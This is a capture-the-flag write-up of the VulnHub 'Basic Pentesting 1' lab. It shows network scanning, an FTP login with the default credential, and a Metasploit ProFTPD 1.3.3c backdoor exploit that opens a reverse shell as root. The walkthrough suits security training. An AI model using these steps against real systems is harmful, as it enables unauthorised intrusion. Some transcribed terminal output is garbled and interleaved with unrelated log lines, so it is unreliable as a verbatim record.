

## CTF-BASIC PENTESTING 1

(<https://www.vulnhub.com/entry/basic-pentesting-1,216/>)

### Objective:-


Remotely attack the VM and gain root privileges.

### Setting up the environment:

I used VMware for this task. I booted up the target machine as well as my Kali Linux. Both the machines were on the same network.

### Footprinting and Scanning:-

Initially, at the log-in page of the target machine, I entered the password as 'marlinspike'; same as the username and was able to gain access. It was possible to gain root privileges from there, but the task was to do so remotely.



[Screenshot 1: Target Machine]

```

root@Dagger:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.254.132 netmask 255.255.255.0 broadcast 192.168.254.255
    inet6 fe80::20c:29ff:fe51:a8c0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:51:a8:c0 txqueuelen 1000 (Ethernet)
    RX packets 85604 bytes 20991290 (20.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 80162 bytes 6577858 (6.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 332 bytes 111123 (108.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 332 bytes 111123 (108.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Dagger:~# nmap -sP 192.168.254.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-03 18:40 EDT
Nmap scan report for 192.168.254.1
Host is up (0.00081s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.254.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:ED:6F:0F (VMware)
Nmap scan report for 192.168.254.133
Host is up (0.0011s latency).
MAC Address: 00:0C:29:B9:3A:2B (VMware)
Nmap scan report for 192.168.254.254
Host is up (0.00043s latency).
MAC Address: 00:50:56:F2:5C:9D (VMware)
Nmap scan report for 192.168.254.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.81 seconds
root@Dagger:~# █

```

[Screenshot 2: Kali Linux and Nmap Ping Sweep results]


In my Kali machine, I did a ping sweep of the network and identified the IP address of the target machine (which was 192.168.254.133). I did vulnerability assessment of the target using 'Sparta'. I found 3 open ports: 21, 22 and 80. Also, Nikto found a 'secret' directory.

Port	Protocol	State	Name	Version
21	tcp	open	ftp	ProFTPD 1.3.3c
22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux...
80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

[Screenshot 3: Sparta scan results]


```
- Nikto v2.1.6
-----
+ Target IP:      192.168.254.133
+ Target Hostname: 192.168.254.133
+ Target Port:    80
+ Start Time:     2018-06-03 18:41:17 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3255: neon3/REDACTED Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:       2018-06-03 18:41:39 (GMT-4) (22 seconds)
```

[Screenshot 4: Nikto revealed a 'secret' directory]




[Screenshot 5: Contents of the secret directory]

I tried to connect to the target using ftp protocol and used 'marlinspike' as both login credentials and I was able to get through.



[Screenshot 6: Connecting to target with ftp]



[Screenshot 7: Gained access using the specified credentials]

### Exploitation:-

The Sparta scan showed that the target was running ProFTPD service on port 21. I initialized the database and started Metasploit.

```
root@Dagger: ~
File Edit View Search Terminal Help
root@Dagger:~# /etc/init.d/postgresql start
[ok] Starting postgresql (via systemctl): postgresql.service
root@Dagger:~# msfconsole
[+] Creating temporary files..
[+] Wordlist was created/opened: /tmp/sparta-wEp2r7-tool-output/sparta-usernames.txt
[+] Wordlist was created/opened: /tmp/sparta-wEp2r7-tool-output/sparta-passwords.txt
[+] Loading settings file..
[+] Parsing nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184110-nmapstage1.xml
dBBBBBBb dBBBBP dBBBBBBP dBBBBBBb seconds. 0
[+] dBBThe process is done! BBP
[+] dB'dB'dB' dBBPted! dBP dBP BB
dB'dB'dB'RdBPing to dBP for: dBPtpBBn 192.168.254.133:80
- dB'dB'dB'-dBBBBP-- dBP-----dBBBBBBB-----
[+] Scheduler ended!
[+] Saving screenshot as: 201806031dBBBBBBPcrdBBBBBBb dBP168.dBBBBBP3dBP.dBBBBBBBP
libpng warning: iCCP: known incorrect sRGB profile dB' dBP dB'.BP
libpng warning: iCCP: known incorrect dB'BP dBP dBP
[+] Finished. --o-- dBP dBP dBP dB'.BP dBP dBP
[+] Parsing nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184117-nmapstage2.xml
[+] The process is done!
[+] Finished in 0.184422969818 seconds.
[+] Scheduler started!
-----o-----To boldly go where no
[+] Scheduler ended! shell has gone before
[+] Parsing nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184119-nmapstage3.xml
[+] The process is done!
=[ metasploit v4.16.58+dev83383 seconds. ]
+ -- --=[ 1769 exploits - 1007 auxiliary - 307 post ]
+ -- --=[ 537 payloads - 41 encoders - 110 nops254.133:21 ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

[Screenshot 8: Initialized database and started Metasploit]

I searched for any 'ProFTPD' exploits and decided to use proftpd\_133c\_backdoor exploit. After searching for compatible payloads, I decided to use cmd/unix/reverse payload.



```
root@Dagger: ~
File Edit View Search Terminal Help
Host is up.
msf>search proftpdaddresses (5 hosts up) scanned in 1.81 seconds
[!] Module database cache not built yet, using slow search
[+] Creating temporary files..
Matching Modules created/opened: /tmp/sparta-wEp2r7-tool-output/sparta-usernames.txt
===== created/opened: /tmp/sparta-wEp2r7-tool-output/sparta-passwords.txt
[+] Loading settings file..
[+] Namesing nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184111-nmapstage1.xml
---- [+] Finished in 0.0716660022736 seconds.-----
exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01 great ProFTPD 1.3.2rc3
[+] 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
exploit/linux/ftp/proftpd_sreplace on 192.168.22006-11-26 great ProFTPD 1.2 - 1.
3.0 sreplace Buffer Overflow (Linux)-----
[+] exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great ProFTPD 1.3.2rc3
[+] 1.3.3b Telnet IAC Buffer Overflow (Linux) eenshot-192.168.254.133-80.png
libexploit/linux/misc/netsupport_manager_agentfi2011-01-08 average NetSupport Manag
er Agent Remote Buffer Overflow correct sRGB profile
exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent ProFTPD-1.3.3c B
ackdoor Command Execution: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184117-nmapstage2.xml
exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent ProFTPD 1.3.5 Mo
d Copy Command Execution0.184422969818 seconds.
[+] exploit/windows/ftp/proftpd_banner 2009-08-25 normal ProFTP 2.9 Banne
r Remote Buffer Overflow-----
[+] Scheduler ended!
[+] Parsing nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184119-nmapstage3.xml
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options
[+] Scheduler started!
Module options: (exploit/unix/ftp/proftpd_133c_backdoor):
[+] Running tools for: ssh on 192.168.254.133:22
--- Name --- Current Setting --- Required --- Description
[+] -Scheduler ended-----
[+] RHOSTing nmap xml file: yes/spartaThe target address ut/nmap/20180603184120-nmapstage4.xml
RPORT[+] 21Finished in 0.6yes7391128The target port (TCP)
[+] The process is done!
[+] Scheduler started!
Exploit target:-----
[+] Scheduler ended!
[+] Ida Name nmap xml file: /tmp/sparta-wEp2r7-tool-output/nmap/20180603184123-nmapstage5.xml
-- -+++ Finished in 0.0267570018768 seconds.
0 Automatic process is done!
[+] Scheduler started!
-----
msf exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.254.133
rhost => 192.168.254.133 is done!
msf exploit(unix/ftp/proftpd_133c_backdoor) > 
```

[Screenshot 9: Set up the exploit]



```

msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
=====
Compatible Payloads
=====
Name                               Disclosure Date Rank Description
-----
cmd/unix/bind_perl                 normal      Unix Command Shell, Bind TCP
(via Perl)
cmd/unix/bind_perl_ipv6            normal      Unix Command Shell, Bind TCP
(via perl)
cmd/unix/generic                   normal      Unix Command, Generic Command Execution
cmd/unix/reverse                   normal      Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_bash_telnet_ssl   normal      Unix Command Shell, Reverse TCP SSL (telnet)
cmd/unix/reverse_perl              normal      Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl          normal      Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ssl_double_telnet normal      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > use payload cmd/unix/reverse
[-] Failed to load module: payload
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse

```

[Screenshot 10: Set the payload]

```

msf exploit(unix/ftp/proftpd_133c_backdoor) n> show options
[+] Scheduler started!
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
[+] Scheduler ended!
[+] Name in Current Setting: Required? Description
---- [+] The process is done! -----
      RHOST[+] 192.168.254.133 yes 9898338 The target address
[+] RPORTdu21r started!      yes      The target port (TCP)
      [+] Running tools for: ftp on 192.168.254.133:21
      [+] Running tools for: ssh on 192.168.254.133:22
Payload options (cmd/unix/reverse): -----
[+] Scheduler ended!
[+] Name in Current Setting: Required? Description
---- [+] Finished in 0.0389739112854 seconds -----
      LHOST[+] 192.168.254.132 yes!      The listen address
[+] LPORTdu4444 started!      yes      The listen port
-----
[+] Scheduler ended!
Exploit target: p xml file: /tmp/sparta-wEp2r7-tool-output/nmap
      [+] Finished in 0.0267570018768 seconds.
      Id Name The process is done!
[+] Scheduler started!
--- 0 --- Automatic -----
[+] Scheduler ended!
      [+] The process is done!
msf exploit(unix/ftp/proftpd_133c_backdoor) >

```

[Screenshot 11: Raincheck on the exploit and payload]

I ran the exploit in background and started interaction with the target machine as root.

```

msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP double handler on 192.168.254.132:4444
[*] 192.168.254.133:21 - Sending Backdoor Command
msf exploit(unix/ftp/proftpd_133c_backdoor) > [*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo NVOWPWm5ZHsrCzuD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "NVOWPWm5ZHsrCzuD\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.254.132:4444 -> 192.168.254.133:38786) at 2018-06-03 18:52:32 -0400
msf exploit(unix/ftp/proftpd_133c_backdoor) > sessions -l

Active sessions
=====
Id  Name  Type  Information  Connection
---
1   shell cmd/unix  192.168.254.132:4444 -> 192.168.254.133:38786 (192.168.254.133)

msf exploit(unix/ftp/proftpd_133c_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
ifconfig
ens33  Link encap:Ethernet HWaddr 00:0c:29:b9:3a:2b
       inet addr:192.168.254.133 Bcast:192.168.254.255 Mask:255.255.255.0
       inet6 addr: fe80::c0fe:85c6:9527:ebe4/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:151640 errors:0 dropped:0 overruns:0 frame:0
       TX packets:149049 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:14613212 (14.6 MB) TX bytes:16990243 (16.9 MB)

```

[Screenshot 12: Execution of exploit and interaction with the target machine]

Thus, the objectives were met and this concludes this CTF task.

Additional Resources: This same task was done by JackkTutorials in a different way.

Link: <https://www.youtube.com/watch?v=82S8wFSypB4>